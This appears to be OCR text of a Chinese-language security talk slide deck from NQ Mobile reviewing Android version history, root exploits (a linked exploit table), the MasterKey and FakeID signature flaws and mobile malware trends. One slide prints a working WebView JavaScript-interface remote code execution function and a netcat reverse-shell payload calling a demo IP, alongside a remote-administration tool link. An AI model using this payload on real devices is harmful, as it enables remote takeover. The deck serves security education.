

A blue-toned world map serves as the background for the slide. The map is centered on the Atlantic Ocean, with North and South America on the left and Europe and Africa on the right. The landmasses are depicted in a lighter blue, while the oceans are a darker blue.

基于Android移动安全的回顾、 现状和展望

郑辉

安全技术总监

网秦移动有限公司安全中心

zhenghui@nq.com

NQmobile

主要内容

Android系统回顾

版本演进

Android漏洞回顾

签名漏洞


Android病毒回顾

XX神器

Android安全生态

第三方签名验证

Android系统历史回顾



1.0~4.4



Android历史版本 (2007~2009)

测试版	Android 1.0	Android 1.1	Android 1.5 Cupcake	Android 1.6 Donut	Android 2.0/2.1 Eclair
Android操作系统最早的一个版本是2007年11月5日发布的Android 1.0 beta, 这一天被大家认为是Android诞生日。	2008年9月23日,发布Android操作系统中的第一个正式版本: Android 1.0 (Astro“铁臂阿童木”)。HTC Dream (G1)	2009年2月2日, Android 1.1 (Bender“发条机器人”)发布, 该版本只被预装在T-Mobile G1上。	2009年4月17日 Google正式推出其新一版的Android 1.5(Cupcake“纸杯蛋糕”)。	2009年9月15日, Android 1.6 (Donut 甜甜圈) 软件开发工具包发布, 该版本基于Linux 2.6.29内核。	2009年10月26日。 2009年12月3日 2.0.1。 2010年1月12日2.1。

Android历史版本 (2010~2011)

Android 2.2 Froyo

2010年5月20日，
2.2（Froyo 凍酸奶）版本软件开发工具包发布，
该版本基于Linux 2.6.32内核。

Android 2.3 Gingerbread

2010年12月6日，
2.3（Gingerbread 姜饼）版本软件开发工具包发布，
该版本基于Linux 2.6.35内核。
2010年12月及2011年1月分别发放
2.3.1和2.3.2。
2011年2月9日2.3.3
2011年4月28日
2.3.4
2011年7月25日
2.3.5
2011年9月2日
2.3.6

Android 3.0 Honeycomb

2011年2月22日，
Android 3.0（蜂巢 Honeycomb）软件开发包正式发布，
该版本基于Linux 2.6.36内核，
是第一个Android平板操作系统。
2011年5月10日3.1。
2011年7月15日3.2。
2011年9月20日3.2.1。
2011年8月30日3.2.2。

Android 4.0 Ice Cream Sandwich

Android 4.0（Ice Cream Sandwich 雪糕三明治）于
2011年10月18日正式发布。
2011年10月21日
4.0.1。
2011年11月28日
4.0.2。
2011年12月16日
4.0.3。
2012年2月6日4.0.4。

Android历史版本 (2012~2014)

Android 4.1/4.2/4.3 Jelly Bean

Android 4.1 (Jelly Bean“果冻豆”) 于2012年6月28日在Google I/O大会上随搭载Android 4.1的Nexus 7平板电脑一起发布。

2012年7月23日4.1.1。
2012年10月9日4.1.2。
2012年10月29日4.2。
2012年11月27日4.2.1。
2013年2月11日4.2.2。
2013年7月24日4.3。
2013年10月5日4.3.1。

Android 4.4 KitKat

2013年9月3日，Google在Android.com上宣布下一版本命名为KitKat“奇巧”，原始开发代号为Key Lime Pie“酸柠派”。

2013年12月5日4.4.1。
2013年12月9日4.4.2。
2014年6月2日4.4.3。
2014年6月20日4.4.4。

Android 5.0 Lollipop

2014年6月25日于Google I/O 2014大会上发布Developer版(Android L)。
在2014年11月12日正式随设备发布Lollipop“棒棒糖”。

问题

开放平台碎片化
严重；

预置软件滥装

平台定制化导致
漏洞修复难于做
到统一及时；

编程接口API滥
用；

软件开发行为自
由度高；


Android漏洞大全

Android Cheatsheet (updates to dweinst@insitusec.com) : Vuln/Exploit List (privesc)

Android Cheatsheet (updates to dweinst@insitusec.com) : Vuln/Exploit List (privesc)					
Vulnerability/Exploit name	release date	author	effect (root, unlock,...)	notes	link
psneuter		scotty2	root		https://github.com/tmzt/g2root-kmod/blob/master/scotty2/psneuter/psneuter.c
Exploid	7/15/2010	Stealth	root		http://c-skills.blogspot.com/2010/07/android-trickery.html
GingerBreak	5/26/2011	Stealth	root		http://c-skills.blogspot.com/2011/04/yummy-yummy-gingerbreak.html
RageAgainstTheCage		Stealth	root		
KillingInTheNameOf		Stealth	root		http://c-skills.blogspot.com/2011/01/adb-trickery-again.html
Zimperlich	2/24/2011	Stealth			http://c-skills.blogspot.com/2011/02/zimperlich-sources.html
ZergRush		Revolutionary	root		https://github.com/revolutionary/zergRush/blob/master/zergRush.c
Tacoroot		jcase	root	HTC Recovery symlink attack to local.prop from /data/recovery/something bliss found first, but was too slow!	https://github.com/CunningLogic/TacoRoot
Nachoroot		jcase	root	AMI304 Magnetic Sensor, symlink to local.prop.	https://github.com/CunningLogic/NachoRoot
Burritoroot		jcase	root	Typo prevented app from sending a debugging intent, caused adb to run as root	https://github.com/CunningLogic/BurritoRoot
Gorditaroot		jcase	install custom recovery or root	Similar to Nachoroot, different path, AMI304 Magnetic Sensor, symlink to recovery mtd device	https://github.com/CunningLogic/GorditaRoot
Enchilada		jcase	root	System left r/w & Internal memory left as ext4? I think. Symlink attack from DCIM dir to install-recovery.sh	https://github.com/CunningLogic/Enchilada
ZTERoot (Avail)		jcase	root	~70 ridiculous intents left over from engineering. Stupid OEM.	https://github.com/CunningLogic/ZTERoot
ZTERoot (Merri)		jcase	root	Symlink attack from debugging/logging app	http://forum.xda-developers.com/showthread.php?t=1714299
LG ICS Root		jcase	root	Symlink attack	http://forum.xda-developers.com/showthread.php?t=1912277
DefyXT Root		jcase	root	Unprotected intent allowing various permission changes.	http://forum.xda-developers.com/showthread.php?t=2031562
Cyanide		jcase	root	DefXT Root Loggerlancher changing permissions, system mounted r/w	https://github.com/CunningLogic/Cyanide
LG Optimus Logic		jcase	root		
LG Optimus Elite		jcase	root	LG not verifying integrity of system partition when flashing through download mode. TOT images are patchable. Probably valid on all LG devices.	http://www.androidpolice.com/2012/06/12/exclusive-how-to-root-the-virgin-mobile-lg-optimus-elite/
Pantech		jcase	root	Pantech does not verify integrity of system partition when flashing through download mode. PDL images are patchable.	unpublished
HTC DNA		jcase	enable unlocking	Backupmanger sets /data 777, then symlink to mmbblk0p5 to change CID. Not root, but enables bootloader unlock	http://forum.xda-developers.com/showthread.php?t=2011611
HTC One X AT&T		jcase	root	HTC Ready2go webapp triggering chmod 777 on file in world writable dir. Lasted whole 4 hours.	http://www.androidpolice.com/2012/05/25/exclusive-how-to-root-the-att-htc-one-x-on-version-1-85-or-earlier/
Hisense Pulse		cj_000	root	ro.debuggable=1 on initial firmware	
Generic LG		?	root	ro.debuggable=1 on some older LGs	unpublished
LG ADB Backdoor		Giantpune	root	Backdoor, restarts adb as root with key	
Poot		Giantpune	root	Qualcomm diag device	
Lit		Giantpune	root	LG Backlight	
ZTE Backdoor		"Anonymous"	root	binary spawned root shell, password protected.	
			install custom	symlink attack from /data/local/something to recovery	

Android漏洞统计

- AVD(Android Vulnerabilities Database)




andro|linux Exploits

Date	D	A	<< prev	79	80	81	82	83	84	85	86	87	88	89	90	next >>		
			Date	D	A	V	Description										Plat.	Author
2011-11-28	🟢	-																
2009-08-18	🟢	-	2010-11-24	🟢	-	✔️	Linux Kernel 2.6.x 'inotify_init()' Memory Leak Local Denial of Service Vulnerability										linux	Vegard Nossum
2014-05-19	🟢	-	2010-11-09	🟢	-	✔️	Linux Kernel 2.6.x 'net/core/filter.c' Local Information Disclosure Vulnerability										linux	Dan Rosenberg
2010-11-05	🟢	-	2010-11-16	🟢	-	✔️	Eclipse <= 3.6.1 Help Server help/index.jsp URI XSS										linux	Aung Khant
2010-11-15	🟢	-	2010-11-16	🟢	-	✔️	Eclipse <= 3.6.1 Help Server help/advanced/content.jsp URI XSS										linux	Aung Khant
2011-02-02	🟢	-	2010-11-22	🟢	-	✔️	Apache Tomcat <= 7.0.4 'sort' and 'orderBy' Parameters Cross Site Scripting Vulnerabilities										linux	Adam Muntner
2011-02-02	🟢	-	2014-10-20	🟢	🚧	🟢	Aireplay-ng 1.2 beta3 - "tcp_test" Length Parameter Stack Overflow										linux	Nick Sampanis
2011-03-14	🟢	-	2014-10-20	🟢	-	✔️	Linux PolicyKit Race Condition Privilege Escalation										linux	metasploit
2011-08-25	🟢	-	2010-12-07	🟢	-	✔️	GNU glibc 'regcomp()' Stack Exhaustion Denial Of Service Vulnerability										linux	Maksymilian Arcie.
2011-10-17	🟢	-	2014-10-27	🟢	-	✔️	Binary File Descriptor Library (libbfd) - Out-of-Bounds Crash										linux	Michal Zalewski
2012-02-01	🟢	-	2010-12-09	🟢	-	✔️	Mozilla Firefox/Thunderbird/SeaMonkey Multiple HTML Injection Vulnerabilities										linux	Yosuke Hasegawa
2012-03-20	🟢	-	2014-10-29	🟢	-	🟢	IBM Tivoli Monitoring 6.2.2 kbbacfl - Privilege Escalation										linux	Robert Jaroszek
2012-09-17	🟢	-	2014-10-29	🟢	-	✔️	CUPS Filter Bash Environment Variable Code Injection										linux	metasploit
2012-12-09	🟢	-	2010-12-21	🟢	-	✔️	Mitel Audio and Web Conferencing (AWC) Remote Arbitrary Shell Command Injection Vulnerability										linux	Jan Fry
2013-10-14	🟢	-	2010-12-24	🟢	-	✔️	IBM Tivoli Access Manager 6.1.1 for e-business Directory Traversal Vulnerability										linux	anonymous
2008-03-04	🟢	-	2012-01-12	🟢	-	✔️	Linux Local Root => 2.6.39 (32-bit & 64-bit) - MempoDipper #2										linux	zx2c4
2008-03-04	🟢	-	2010-12-31	🟢	-	✔️	GIMP <= 2.6.7 Multiple File Plugins Remote Stack Buffer Overflow Vulnerabilities										linux	non customers
2014-04-07	🟢	-	2014-11-06	🟢	-	🟢	MINIX 3.3.0 Local Denial of Service PoC										linux	nitr0us
2014-04-15	🟢	-	2014-11-10	🟢	-	🟢	Position independent & Alphanumeric 64-bit execve("/bin/sh\0",NULL,NULL); (87 bytes)										linux	Breaking.Technolo.
2014-04-29	🟢	-	2011-01-18	🟢	-	✔️	Pango Font Parsing 'pangoft2-render.c' Heap Corruption Vulnerability										linux	Dan Rosenberg
2014-06-24	🟢	-	2014-11-14	🟢	🚧	✔️	OSSEC 2.8 - Insecure Temporary File Creation Vulnerability Privilege Escalation										linux	skynet-13
2014-07-16	🟢	-	2011-01-19	🟢	-	✔️	acpid 1.0.x Multiple Local Denial of Service Vulnerabilities										linux	Vasily Kulikov
2014-11-18	🟢	-	2014-11-19	🟢	-	🟢	MINIX 3.3.0 Remote TCP/IP Stack DoS										linux	nitr0us
2014-11-26	🟢	-	2011-02-03	🟢	-	✔️	Wireshark <= 1.4.3 - '.pcap' File Memory Corruption Vulnerability										linux	Huzaifa Sidhpurwa.
			2014-11-24	🟢	-	✔️	Hikvision DVR RTSP Request Remote Code Execution										linux	metasploit
			2014-11-25	🟢	-	🟢	Linux Kernel libfutex Local Root for RHEL/CentOS 7.0.1406										linux	Kaiqu Chen
			<< prev	79	80	81	82	83	84	85	86	87	88	89	90	next >>		

越狱 (ROOT)

- iOS : <http://pangu.io/>
- Android : <http://towelroot.com/>



Webview漏洞和远控演示

- Webview漏洞
 - Javascript通过jsInterface调用JAVA类访问本地资源;
 - Android < 4.2
- Androrat
 - Remote Administration Tool for Android devices
 - <https://github.com/RobinDavid/androrat>

```
function execute(cmdArgs)
{
  for (var obj in window) {
    console.log(obj);
    if ("getClass" in window[obj]) {
      alert(obj);
      return window[obj].getClass().forName("java.lang.Runtime").
        getMethod("getRuntime",null).invoke(null,null).exec(cmdArgs);
    }
  }
}
```

```
var a=execute(["/system/bin/sh","-c","nc 192.168.43.68 8888|/system/bin/sh|nc 192.168.43.68 9999"]);
```

Android证书验证存在的问题

- MasterKey漏洞
 - BlackHat2013



– BlackHat2014



Android应用的文件结构

- ZIP->JAR->APK
- APK签名文件在META-INF目录下：
 - MANIFEST.MF，所有文件->SHA1->BASE64。
 - CERT.SF，每个条目->SHA1->BASE64。
 - CERT.RSA，针对CERT.SF的数字签名。


MasterKey漏洞

- APK签名漏洞一：文件名重复添加#8219321
- APK签名漏洞二：extrafieldlength处理不一致 #9695860
- APK签名漏洞三：主目录文件ExtraLength负数置零 #9695860
- APK签名漏洞四：filenameLength处理不一致#9950697
- 本质是Zip文件格式解析漏洞；JAVA处理结果和C处理结果不匹配；

FakeID漏洞

- 没有验证证书链的合法性;

```
private static X509Certificate findCert(Principal issuer, X509Certificate[] candidates)
{
    for (int i = 0; i < candidates.length; i++) {
        if (issuer.equals(candidates[i].getSubjectDN())) {
            return candidates[i];
        }
    }
    return null;
}
```






```
private static X509Certificate findCert(Principal issuer, X509Certificate[] candidates,
                                       X509Certificate subjectCert, boolean chainCheck)
{
    for (int i = 0; i < candidates.length; i++) {
        if (issuer.equals(candidates[i].getSubjectDN())) {
            if (chainCheck) {
                try {
                    subjectCert.verify(candidates[i].getPublicKey())
                } catch (Exception e) {
                    continue;
                }
            }
            return candidates[i];
        }
    }
    return null;
}
```

完整性验证漏洞

今天发现Android应用安装时没有做完整性校验，删除包内任意文件仍然可以正常安装，只要保证AndroidManifest.xml和classes.dex这两个文件存在即可。典型的利用方式可以用残缺的高版本应用攻击完整的低版本应用，用户升级后应用就不可用了。Android应用的签名认证体系在实现的时候，真的是千疮百孔啊。


8月4日 15:48 来自 微博 weibo.com



Android平台成为攻击重灾区

开源操作系统：Android是基于Linux的开放源代码系统，可利用漏洞较多；

应用传播渠道开放：应用商店、下载站监管机制弱，应用程序质量难以保证。




2013年，Android平台依然是手机恶意软件感染的重点平台，其感染比例为96%。第三方应用商店仍是手机病毒传播的主要途径，越来越多的软件被病毒制作者二次打包，重新上传至第三方应用商店进行盈利；

手机病毒功能强大

远程控制能力：智能手机处理能力追赶PC，手机病毒能力追赶PC病毒能力；

